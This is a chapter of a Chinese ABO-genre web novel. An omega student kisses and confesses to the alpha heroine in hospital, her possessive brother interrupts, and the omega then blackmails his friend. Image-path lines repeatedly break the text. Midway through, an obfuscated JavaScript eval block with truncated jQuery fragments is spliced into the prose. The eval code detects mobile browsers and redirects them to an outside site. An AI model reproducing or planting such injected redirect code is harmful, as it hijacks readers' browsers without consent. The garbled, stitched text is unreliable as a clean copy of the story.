时间推移过了一个星期,那几个霸凌余霁的omega受到了应有的处罚,被圣之学院开除,而宋慕白在宋家一力担护下没有被学校开除但也记了处分,一年的观察劳务期,让这个娇滴滴的omega派去打扫垃圾星一年。
而舒禾虽然是见义勇为的善意行为,但是S级alpha信息素给学校闹出了不少事端,造成暴乱,虽然在江家、严家和舒家三家的运转下,免去了处分和开除,将这件事压了下来没有闹上帝国新闻,但也免不了处罚。
和宋慕白一起被派去文从事义务劳动,清扫垃圾星一个月,一个扫北边一个扫南边。
江敛行还和她说,本来宋慕白吵着闹着要和她一起扫垃圾星,但闹出那么大的事都是因为宋慕白那个蠢货,他怎么可能如他的意,于是暗箱操作直接将两人分隔两极。
舒禾回想起江敛行和她说起这件事的神情,不由得抿出一个浅淡的笑。
但余霁受到她的信息素影响最深,甚至前天还因为抑制剂注射过度在医院还没有养好腺体就又被S级alpha的信息素强刺激,还是高达90%匹配度,于是现在都还没有醒来。
余霁好像和她接触以后好像都特别倒霉。
舒禾心中不由有些愧疚地想,所以她每天在垃圾星扫完垃圾后就会来到医院看看余霁的情况。
今天也不例外。
她从垃圾星卖花的阿婆手里买了一束手作的玻璃花,推开病房门恰好对上余霁听见响动看过来的双眸。
舒禾惊喜地快步走近:“余霁,你醒了啊!”
阳光透过树隙在余霁身上落下点点光斑,他穿着一身蓝白条的病服,本就白皙如玉的脸如今更显得白到透明,像是荒凉雪山上结出的唯一有色彩的花,褐色双眸像是闪着光亮的琥珀,就算再危险都有人愿意不顾一切攀折。
然而随着舒禾的靠近,这朵冰花上的雪意却渐渐消散,融成一个暖意的笑:“医生说我明天做完身体检查后,没问题的话就可以出院了。”
“那我今天买花可买对了!”舒禾将捧着的花向前递出,“这是我在扫垃圾星的阿婆手里买的玻璃花,阿婆跟我说制作它的原材料从垃圾里炼制的,还挺有意义的,也很好看,送给你。”
余霁看向舒禾手里随着光线折射出不同炫光的花,长长的睫羽遮住了眼里流露的情意与感动,伸手接过:“舒禾,谢谢你。”
“不用谢我,这个很廉价,我还以为你会嫌弃呢。”舒禾坐在病床旁的陪床凳子上,笑得双眼微眯。
余霁摇摇头,抿唇有些怯意不敢开口,最后只干巴巴地说道:“不会嫌弃。”
避开舒禾澄澈看着他的双眼,把那束玻璃花放在病床旁的花瓶里。
病房内开着恒温加湿器,但对舒禾急匆匆赶来身上正是发热的时候,聊了会天额头上更是冒出细密的薄汗,她随意地撸起垂落零散被汗打湿的发丝。
“等你明天出院后就大胆开心地回校,星网上他们说你的坏话我已经全部处理了,也在学校里跟大家澄清了你和我的关系,都是因为我,你才会受到这样的无妄之灾。”舒禾说着顿了顿,“对了,邹教授还跟我说,你不在都没有人陪她修机甲了,盼着你回学校呢!”
余霁双手交握在被子上,靠在病床支放的靠背上,安静地聆听着舒禾絮絮叨叨地跟他说着近几天发生的一些趣事、琐事,还不忘在她说话的间隙递上温水,以免累了嗓子。
“舒禾,去扫垃圾星很辛苦吧。”
舒禾接过水灌了一口,连连摆手摇头:“不辛苦,垃圾星是在帝国管控之外的星球,上面的环境太差了,而且原住民都无法受到帝国法的保护,那个卖花的阿婆会跟我说很多很多垃圾星的事情,还挺有趣的,我也想在我力所能及的范围内能够帮助她们。”
余霁感觉自己的心像是在被什么东西一圈一圈的缠绕,但看着舒禾的笑容所有身体内部的奇怪反应,他选择放任自流。
舒禾是他认识的最特别的alpha,她善良阳光,对所有人天生都是笑脸,却不是像omega口中学校其他著名温柔alpha的虚假,是一种难得的真诚,学业认真,做错事情也会大大方方道歉。
甚至在他给舒禾打电话向她借钱,她没有会像其他alpha要求他付出一定的抵押代价,但当初他不就是因为了解舒禾善良的秉性才会选择向她求助吗?
其实星网上的人说得并没有错,他的确是一个有心机的omega,他利用了舒禾的善良,但也正是因为这样,他更觉得自己丑陋不堪,像是埋在阳光下深藏的肮脏淤泥,总有腐臭味散发出来的一天。
如果有一天,舒禾知道一切,她应该就不会再靠近他了吧?
但等这一天到来之前,让他多靠近她一点吧……
余霁探出身子,小心翼翼地贴上舒禾的唇,蜗牛终于向外探出了他的触角。
这是他的初吻,也是他第一次喜欢一个人。
许许多多的第一次揉在一起成了一句小心翼翼的表白:“舒禾,我喜欢你。”
他在学校路过的时候,总能遇见不同的omega热烈的、小心的、害羞的跟舒禾文告白,他以前忙着学业和工作身心俱疲的时候,看到这样的场景只会更加意识到他和别的omega的与众不同,令他厌烦。
然而厌烦的过多,他不由自主地开始慢慢关注在无数omega编织的告白场景里的主人公。
……
心跳犹如闷鼓,等待回复的时候既怕又惊,原来那些omega是这样的心情。
如今,轮到他了,那么他的审判会是什么呢?
舒禾早已僵硬到只能直愣愣地直着身子,垂落身侧的手无措地紧握,感受着唇瓣软热的温度,以及独属omega的唇齿香气……大脑完全停止了运转。
这……这还是她第一次和人接吻!
她……她……她应该做什么?闭上眼睛吗?
于是两个完全不懂的人就这样闭着眼睛直愣愣地唇贴着唇。
余霁等了半天,没有等到舒禾的回应,于是迟缓犹豫地睁开眼睛,他想去看舒禾脸上的神情,然而却对上房门窗户上阴鸷怨毒的双眼。
不知道在病房门外看了多久。
余霁吓得一抖。
舒禾也终于回过神来,手忙脚乱地站起身甚至撞倒了凳子,她着急地回过头扶起凳子又想起余霁的告白还在等待她的回复,“我……我……”
死脑,快想啊!
“我想……我们……”
然而,一道更为冷冽的声音急促地打断了舒禾。
“舒禾!”
她看向声音的来源,是哥哥。
庄野推开病房门,再也忍受不住地握着舒禾的手腕,十指像是要紧紧嵌进妹妹的血肉里,声线有些颤抖,压抑着说:“爸和舒阿姨快下飞机了,我们昨天说好要去接他们,现在快没时间了。”
舒禾看向病房悬挂的计时器,她差点忘记要去机场这件事了!
的确时间来不及了,但是……
她看向病床上的脸色苍白的余霁,心中一软,看向庄野说道:“哥哥,你先出去一会,我跟余霁说句话就走。”
手腕处的手掌越收越紧,庄野的眼神终于落在病床上的omega身上,漂亮、虚弱、垂着眼睛害怕的模样却又带着倔强清冷的模样,正跟电视剧里勾引alpha出轨的omega一模一样。
而他的妹妹,也被这样的omega勾引了!
妹妹要离开他了!
想到这里,庄野恨不得拿那天剪碎衣服的剪刀再一次刮花omega的脸。
可他却还有勉强维持温柔体贴的姿态:“阿禾,真的没有时间了,司机在门口等很久了,不然我也不会突然进来打断你们。”
舒禾听到这里,脸微红,毕竟她刚才在和余霁接吻,却被哥哥看见了,就跟刚只牵上手的小情侣却被家人撞见了一样令人尴尬。
她看看余霁,又看看哥哥,艰难地做出了决定:“那我们先去接妈妈和叔叔,他们等太久了也不好。”
至于……
她看向余霁,眼神略带歉意:“不好意思。”
余霁紧抓着被子的手一松,勉力露出温和的笑容:“你不用跟我道歉,去吧。”
舒禾点点头,转头看向哥哥:“走吧。”
庄野礼貌歉意地朝余霁颔首,背过身去的同时手却从握着妹妹的手腕慢慢滑移到妹妹的掌心。
然后像胜者般紧紧攥住。
舒禾完全没有意识到任何的不对,或者说她习惯了庄野的气息。
习惯了和哥哥牵手、拥抱,但她忘记了,他们已经长大了。
长大的哥哥和妹妹是不能牵手的,但一个毫无察觉,一个默许。
等舒禾的背影彻底离开余霁的视野,他紧绷的身体才渐渐放松下来。
舒禾的哥哥,庄野,他在学校里也经常听见他的名字。
一个普通到人群中毫不起眼的beta,但因为有舒禾这么一个优秀的妹妹,在圣之学院经常和舒禾的名字一同被提及。
“要不我们和庄野这个beta做朋友吧,说不定就能从他那里打听到舒禾的喜好了呢?”“你以为就你有这个想法吗,庄野他可一点都不简单,别看他对谁都和和气气,连从庄野那里能拿到舒禾的联系方式都没有一个omega做到。”
“你接近庄野,还不如接近江敛行呢。”
这是曾经余霁不小心听见几个omega的谈话,一个不可置信的想法突然冒出来,但很快又被划去。
但起码有一件事他可以确定,刚才庄野是故意做给他看的。
余霁正沉溺在思考中,门外却传来窸窣的响动。
“谁?”余霁眉眼凌厉地抬眼看去。
过了几分钟,门口都没有出现人影。
“出来吧,别藏了,我知道是你。”余
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17343266|199464||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
霁淡淡开口。
话音刚落,门口出现了一个瑟缩着身体的omega,眼睛低低垂着,胆小怯弱展现得淋漓尽致。
如果舒禾还在现场,就能发现这个omega就是那天在杂物间门口鬼鬼祟祟哭着跑走的omega。
“你怎么进来的?我记得这是舒家的私人医院。”
“余霁,你不要装了,我都知道了。”omega轻声道,他走进来轻轻关上了门,却只敢站在门口连多靠近余霁一步都不敢。
余霁看向他,蓦地轻笑出声:“薛言,我以为我们是最好的朋友,所以当宋慕白他们找上来的时候我挡在你身前保护你,我把你推出去找人求助,可是……你是怎么做的呢?”
“我……我……”薛言结巴到半天说不出来。
他的瞳孔转向薛言,情绪浅淡,像是被朋友背叛伤透了心:“你站在门口听着我在里面求救,你没有找帮手,甚至……你跑走了。”
“我知道你暗恋舒禾很多年,但是很多事情不是我能决定的。”余霁蹙眉,伤痛无奈萦绕在眉间。
“可是……可是舒禾的联系方式是你偷偷从我的星网拷贝的!”薛言终于再也承受不住,崩溃大叫:“是你……是你故意卖惨接近舒禾,而且我知道……我知道……”
薛言神情崩溃,眼神猛地抬起头直直看向余霁,满是怨毒:“宋慕白他们是你设计引来的!你卖惨设计舒禾,舒家江家知道了不会放过你的。”
“你明明知道我喜欢舒禾,暗恋他,我曾经也把你当最好的朋友,可是你却背着我勾引她!”
“可是我成功了不是吗?”
薛言神情一怔,似乎是不可置信:“你……你说什么?!”
余霁浅浅一笑,回味地抚上唇瓣:“我说,我成功了,薛言,你明白吗。”
薛言不可置信地脚步踉跄,崩溃地混着泪水连连摇头:“我不相信,我不相信!我要告诉舒禾!我要在舒禾面前揭穿你!”
余霁温和的神情渐渐冷却,“你可以去试试。”
“薛言,你私底下对舒禾做得事情我都有证据哦,偷拍、意.淫,哦……还有……”余霁话音一顿,唇角勾起一个骇人的笑:“舒禾最讨厌的就是你这种人,你可以选择去告诉她,我也有一千种一万种方法让舒禾讨厌你,厌恶你,甚至在圣之学院成为人人喊打的老鼠。”
薛言的脸上布满惊恐,像是第一次直面恶魔。
余霁看着薛言,又缓缓收起神情,变回温柔的声音:“薛言,你是我最好的朋友,我们应该互相帮助,而不是伤敌自损。”
“我可以帮你完成你一直以来的那个心愿。”余霁柔柔地笑着,伸出拉钩的手指:“我们可以做个交易。”
-
另一边,舒禾和庄野匆匆赶到机场,因为马尔代夫是一个独立的岛屿,因为环境保护的原因禁止私人飞行器,只能依靠机场提供的飞机才能到达。
两人走到等候区,只是庄野明显地心不在焉。
舒禾垂眸看着庄野从医院离开就没有松开的手,轻声询问道:“怎么了,哥哥?”
庄野勉强地勾起一个笑容,眼里是尽力掩藏的害怕和酸楚。
他也想知道自己怎么了,为什么离舒禾这么近,明明已经紧紧抓着妹妹的手了,却还是犹如走在悬崖边,一不小心就掉下去万劫不复。
“没事,昨天我忙课业太晚了,没休息好。”
舒禾点点头,她看出来庄野在说谎,但是哥哥不想说就不想说吧。
很快,舒妈和庄爸很快从机口出来,一眼就看见了两人。
庄爸爸兴高采烈地远远地朝两人挥手,舒妈妈神情却淡淡的,只是走近的时候露出一个极浅的笑:“舒禾,你最近捅出的乱子不小啊?”“舒禾平常最是听话懂事了,这次肯定是事发有因,而且事情不都已经解决了吗,你偏要急匆匆赶回来。”舒爸爸埋怨道,脸上的笑容却是幸福甜蜜的。
“舒禾在学校公然释放信息素这不是乱子?”舒妈妈语气严厉,“你未免对舒禾太纵容了,要是再这样下去,不知道要乱成什么样子了!”
“你这么凶做什么?”舒爸爸瘪嘴,“把舒禾都吓到了,我又没说不管,咱们回家关上门说不行吗?”
舒禾早已习惯两人的相处方式,诚恳地点头:“我回家后将细细陈述罪状,做出反思。”
庄野早已经习惯了他们的眼里只有妹妹,只是静静地站在一旁。
舒妈妈看了庄爸一眼,转而拿出一早就准备好的礼物递给庄野:“跟你爸爸没办法没时间赶回来给你庆生,20岁生日快乐。”
庄野有点愣,下意识地看向爸爸。
而庄爸爸的眼神却落在他和舒禾紧牵的双手,庄野蓦地打了个激灵,下意识松开手。
等他真正松开手时却恍然发觉,他为什么要松手,他和妹妹牵手不是很正常的事情吗?
还是……做贼心虚?